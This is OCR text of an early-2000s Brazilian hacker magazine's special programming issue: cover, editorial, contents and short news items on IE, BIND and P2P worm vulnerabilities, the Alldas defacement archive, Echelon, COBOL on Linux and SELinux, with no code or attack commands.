H4CK3R

ESPECIAL - PROGRAMAÇÃO

R$9,90

Superpacote
JAVA
No CD: Tutoriais, compiladores, utilitários e mais de 160 scripts

+700 códigos
C/C++, Delphi, VB, ASP, Perl...


Segurança
PHP
Programação para servidores Web
- Scripts prontos
- Cursos
- Utilitários e mais

Quebrando PROGRAMAS
Mais de 15 softwares para engenharia reversa

GTK
Aprenda a programar para a interface gráfica do Linux (manuais e programas)

Mais de 80 TUTORIAIS
C/C++, Assembler, XML, Algoritmos, SQL, Perl, Debian/Linux, ASP, Samba, Unix, etc.

#1
DIGERATI
ISSN 1677-1680
9 771677 168003 01


INTERNET
PROIBIDA
SE VOCÊ TEM ESTÔMAGO FRACO, NÃO LEIA ESSA REVISTA
NAS BANCAS

EDITORIAL

Quando tivemos que escolher o tema para a primeira edição especial da Hacker, várias pessoas aqui da redação nem pensaram duas vezes: Programação! E, realmente, não tem muito que pensar. As várias linguagens de programação que existem por aí são a principal porta de entrada para o mundo da informática. Mas nada de ficar fazendo tutorial para iniciante. Afinal, esta é a revista Hacker.


Nossa intenção também não é "escolher" a melhor linguagem de programação. Queremos dar espaço para todas elas e seus defensores. A escolha de Java, PHP e GTK responde a essa necessidade, já que elas nunca haviam sido abordadas nas nossas revistas.

A matéria de Java foi tratada de forma a cobrir dois aspectos centrais: sua trajetória e o futuro da linguagem, e também um tutorial para trabalhar o lado prático. O PHP também começa a se transformar num padrão sério para páginas dinâmicas na Web, batendo o ASP por sua flexibilidade. E o GTK é o responsável pelas elegantes interfaces desenvolvidas para o GNOME (e outras interfaces gráficas) e é o preferido entre a maioria dos usuários mais avançados do sistema Linux. Mais do que isso, ele é um complemento, funcionando em conjunto com várias linguagens para a construção de programas bonitos e elegantes, além de eficientes.

Em todos os artigos tivemos a preocupação de colocar uma parte prática, porque, como vocês já sabem, a Hacker não fala, mostra como se faz também. Pena que não dá para falar o mesmo de todas as revistas por aí.

O Editor

ÍNDICE



04 NEWS

12 GTK

16 JAVA

22 PHP

28 PROGRAMAÇÃO BOA X PROGRAMAÇÃO MÁ

35 ARTIGO

36 GUIA DO CD


Hackers sem teto

Alldas.org perde provedor e sai do ar

Um defacer que não tenha aparecido no site Alldas.org não é um defacer. Alguém discorda desta afirmativa? Impossível, pois, em quatro anos de existência, o site se tornou mundialmente reconhecido por ser uma das principais referências em termos de registro de invasões e mirrors.

Só que ele enfrenta grandes problemas por seu caráter gratuito. E o último nasceu pelo simples abandono por parte do provedor que hospedava o site, fazendo com que o Alldas deixasse de registrar as cobiçadas invasões. Sacanagem, não?

Com esta, já são duas as crises, sendo que a primeira até motivou a mudança do nome (de Alldas.de para Alldas.org), quando os antigos administradores, todos voluntários, admitiram o problema de lidar com tantos dados. Somente nestes casos, nos damos conta que perder um espaço hacker na Net faz uma falta enorme para os mais de 300 mil visitantes diários da página, que ficaram órfãos de uma hora para a outra, e, claro, para os hackers e jornalistas de plantão...



Até no Gopher


IE não sabe mais de onde tirar bug

Você sabe o que é o protocolo Gopher? Ele era mais usado antes da popularização da Web. Hoje em dia, é praticamente impossível um usuário comum procurar por uma página da Internet usando esse sistema.

Mesmo assim, ele continua em nossos browsers. E, como não podia deixar de ser, até mesmo nessa função altamente inútil do navegador, o Internet Explorer consegue apresentar algum bug que compromete seriamente o nosso computador.

O cliente de Gopher do IE tem uma vulnerabilidade que permite a execução de um buffer overflow no micro. Para isso, basta entrar em um site malicioso ou ver a pré-visualização de um e-mail HTML contendo códigos específicos.

A falha foi comunicada à Microsoft pelo especialista Jouko Pynnonen, que tornou a história pública 48 horas depois. A empresa reclamou, dizendo que deveria ter sido esperada a construção de um patch. Mas poderia gastar mais o seu tempo tentando fazer uma programação mais confiável...



Para saber se seu navegador está protegido ou fazer uma correção, vá ao site: *gopher://www.solutions.fi:7000/0*

Os hackers também amam

Gigabyte e Nostalg1c unem forças na Bélgica

Hackear pode não só levar a um maior conhecimento e poder no mundo da informática. Por incrível que pareça, pode levar também ao amor.

Pelo menos é isso que estão provando Gigabyte, de apenas 18 anos, e Nostalg1c, de 20, dois dos mais famosos hackers da Bélgica e do mundo. Ele ficou famoso por invadir o site da Casa Branca. Ela, por ser a criadora do Sharpei, o segundo vírus escrito em linguagem C# para a plataforma .Net, da Microsoft.

Agora eles estão juntos, dois anos depois de se conhecerem em um bate-papo em um canal de IRC. A musa hacker Gigabyte, sempre provocativa e arrogante, se torna romântica quando fala do seu namorado. E Nostalg1c diz que ela é perfeita porque consegue entender o vício dele por computadores.

Mas o romantismo de Gigabyte tem limite. Ao ser perguntada sobre o que mais teria em comum com seu namorado, além do gosto por computadores, ela volta ao tom seco costumeiro: *"Saliva?"*

Resta agora saber o que a união de forças dessas duas celebridades pode produzir para o mundo hacker.



Bug no DNS


Falha permite ataques DoS

Foi descoberta uma falha em um ponto vital da estrutura da Internet que facilita muito o trabalho dos hackers que desejam aplicar um ataque DoS em sites.

A falha está em um tipo de software de DNS (Domain Name System) muito usado na Internet, chamado BIND (Berkeley Internet Name Domain). Para quem não sabe, o DNS é uma ferramenta usada para transformar o nome dos sites, escritos em texto, em endereços numéricos de IP, referentes a determinados servidores. Se há algum problema com o DNS, o site não poderá ser acessado.

Segundo o CERT (Computer Emergence Responde Team), grupo que descobriu a falha, um hacker pode aplicar um DoS mandando pacotes específicos de DNS para um servidor. O problema atinge as versões do BIND anteriores à 9.2.1.

O site da ISC (Internet Software Consortium) já tem uma versão para download livre do bug. O software também faz parte de muitos programas servidores vendidos no mercado. A CERT recomenda o download imediato para livrar a Web de mais essa vulnerabilidade.



Copa de vírus

Worm é desclassificado na primeira fase

Como já era de se esperar, a Copa do Mundo de futebol, realizada no Japão e na Coréia, acabou mesmo sendo tema de vírus.

É o caso deste. O vírus da Copa se chama VBS/Chick.F e promete, no corpo da mensagem, mostrar os placares de alguns jogos do torneio. Ele só infecta o Outlook do Windows e canais IRC. Segundo os especialistas, é de baixa periculosidade.

Para começar, ele é um fracasso como worm: só é encaminhado para o primeiro nome na lista de contatos do micro invadido. Além disso, há diversos erros no código que impedem um ataque mais devastador.

Não é de hoje que os criadores de vírus, especialmente os mais básicos, têm tentado tirar proveito de temas com grande apelo popular para disseminar as suas pragas. Isso já foi visto no caso do Anna Kournikova. Não é sempre, porém, que conseguem resultados tão expressivos.

Para ficar a salvo da nova praga, é só ficar atento a e-mails contendo Korea Japan Results como linha de assunto ou anexos usando extensão CHM (HTML compilado), como Koreajapan.chm.



Imagens: Reprodução

Echelon já está na segunda versão

Um dos criadores do sistema conta tudo à imprensa


Agora é praticamente oficial. Um engenheiro confirmou a um jornal dinamarquês a existência do sistema de espionagem Echelon, mantido pelos Estados Unidos, Grã-Bretanha, Canadá, Austrália e Nova Zelândia para monitorar, através de satélites e computadores, a comunicação privada e comercial do mundo todo.

O nome dele é Bruce McIndoe. Ele foi contatado pelo jornal Ekstra Bladet e surpreendeu ao mostrar que não tem papas na língua.

Ele disse ter começado a trabalhar no sistema da NSA em 1987, pouco antes de ele parar de ser utilizado. E conta mais: disse que participou da construção do Echelon II, um sistema ainda melhor, que funciona até hoje. Claro que isso pode ser mentira, mas as evidências parecem mostrar que não.

McIndoe ri quando perguntam se ele não estaria revelando algum grande segredo: *"é fácil confirmar a existência do Echelon, basta ver o orçamento do Departamento de Defesa dos EUA. Além disso, nomes nunca foram top secret, o que não pode é dizer sua capacidade e como ele opera"*.

O espião trabalha atualmente no Ijet Travel Intelligence. Ele saiu da NSA em 1998.



Linux à moda antiga

Compilador permite portar aplicações COBOL para o pingüim

COBOL: este nome tem história! Se você se interessa por computador desde a época em que os comandos necessitavam ser digitados num terminal – nada de ícones engraçadinhos e "drag-and-drop" – e programador que era programador desenvolvia aplicativos "na unha", ou seja, linha por linha, com certeza, já ouviu falar dele alguma vez. Mais: deve mesmo ter usado por muito tempo.

Não é para menos: até hoje a linguagem criada por Grace Hopper é tida como poderosa e eficiente e ainda pode ser encontrada em muitas empresas por aí. O advento do open source, contudo, traz um problema: ou as empresas convertem todo o sistema para uma nova linguagem ou deixam de economizar, gastando dinheiro com as licenças do Windows/DOS, já que o COBOL não é compatível com Linux.

Não era. Agora, já existe um compilador que rompe esta terrível barreira: o *Kobol* (Kompany Business Oriented Language), que é capaz de portar aplicações em COBOL para Linux, com toda a compatibilidade. Mais um casamento bem-sucedido entre um bom sistema e uma boa linguagem. E se você é fã de linguagens antigas, ou mesmo programador à moda antiga, não tem mais desculpa para não ser adepto do software livre, certo, mano?



www.thekompany.com/products/kobol/

KaZaA hacker

Usuários de P2P disponibilizam dados pessoais e sofrem ataques de vírus



Toda nova tecnologia surge com um objetivo bem definido, além de trazer novidades para melhorar a vida das pessoas e deixar a informática cada vez mais poderosa e fácil de usar. Isto é meio óbvio, afinal, de que adianta inventar algo fora do comum se ninguém vai usá-lo?

O problema, entretanto, é que a popularização traz consigo um problema: a ameaça de ataques, seja por meio da exploração de vulnerabilidades, abrindo o micro para invasores, seja por meio de vírus, worms & Cia., agentes bem conhecidos de "destruição em massa".

O P2P, (in)felizmente, já se encaixa nesta categoria "popular". Desde o surgimento do Napster, e depois, com a criação de redes como a do Gnutella e a FastTrack, acessadas por softwares como KaZaA e Morpheus, o número de usuários só tem crescido. E mais usuários significa mais gente descobrindo falhas e mais gente criando formas de explorá-las.

Dito isto, não é de estranhar que uma das mais recentes novidades do KaZaA, um dos mais populares softwares P2P, não venha dos tribunais, em mais alguns embates com a RIAA, mas dos micros dos usuários: um worm especialmente criado para atuar na rede do software.

Denominado Benjamin, a praga se disfarça em mais de três mil nomes de músicas, filmes e games conhecidos, criando bytes inúteis que aumentam o tamanho dos arquivos, se autocopia dentro do Windows e se disponibiliza na rede para enganar os usuários. Ele ainda cria uma ID para se conectar a um site de banners publicitários, o que pode causar negação de serviço do sistema.

Entretanto, nem só de worms se constituem os perigos da rede P2P. Algumas vezes, o problema está no próprio usuário, que disponibiliza, sem querer, arquivos confidenciais na rede. A revelação partiu de um estudo promovido pelo HP Labs, da HP, e concluiu que, durante a instalação, muitas pessoas escolhem pastas contendo dados pessoais importantes para serem compartilhadas, como arquivos de caixa postal do Outlook Express e arquivos temporários, que podem revelar hábitos do internauta. Algo que, possivelmente, ninguém disponibilizaria no gozo pleno de suas faculdades mentais...

I love Linux

IBM realiza evento especial para o open source



Quem disse que uma grande empresa não pode apoiar o open source? A IBM é a maior prova de que isto é possível – mesmo que seja devido a estratégias puramente comerciais.

No início de junho de 2002, a Big Blue promoveu, em São Paulo, um evento para mostrar todas as soluções baseadas em Linux para seus computadores, desde os pessoais até os poderosos mainframes. A companhia informou que a primeira fase de apoio ao SO, marcada pela portabilidade de seus softwares para Linux e pela certificação de servidores para rodá-lo, já foi concluída, e, agora, virá a competição, apresentando o pingüim como alternativa viável a outros sistemas operacionais, inclusive o AIX, da própria IBM.

E para provar que não está para brincadeira, a IBM ainda apresentou um servidor xSeries modelo 440, capaz de rodar Red Hat Linux, FreeBSD e Windows 2000 perfeitamente e, na mesma semana, fechou um acordo com o governo alemão para oferecer soluções inteiramente baseadas nesta plataforma.


O último dos moicanos

A busca pelos segredos hackers

A resistência continua... Um dos maiores sites brasileiros de informação para geeks, o Insecurenet, trouxe mais uma novidade para o cenário digital brasileiro.

Já está em operação o primeiro "black-searcher" da América Latina, onde o underground brasileiro irá encontrar desde sites com notícias sobre Linux até páginas técnicas, como a Kriptopolis, especializada em criptografia.

A Insecurenet é uma das últimas sobreviventes da chamada "resistência underground organizada", sites desenvolvidos por jovens viciados em informação com o intuito de disseminar a cultura cyberpunk pelo País.



Imagens: Reprodução

www.insecurenet.com.br


Segurança para todos

NSA converte Linux ultra-seguro em add-on para versões comuns

Todos sabem que é impossível criar um sistema ou aplicativo totalmente livre de bugs. "Errar é humano", já diziam nossos avós. Principalmente agora, que é possível reduzir a incidência de vulnerabilidades e corrigir eficazmente as que surgirem. Neste sentido, podemos dizer que os softwares open source saem na frente, pois acabam sendo mais ágeis nas correções por agregarem programadores do mundo todo em torno de um objetivo comum.

A idéia parece tão boa que, já há algum tempo, a NSA, a Agência Nacional de Segurança norte-americana, adotou o Linux como base para o desenvolvimento de um sistema operacional ultra-seguro, o SELinux (Security-Enhanced Linux). A meta era criar uma versão ainda mais confiável do SO, que pudesse ser usada por quem considera segurança de dados e privacidade palavras de ordem na informática.

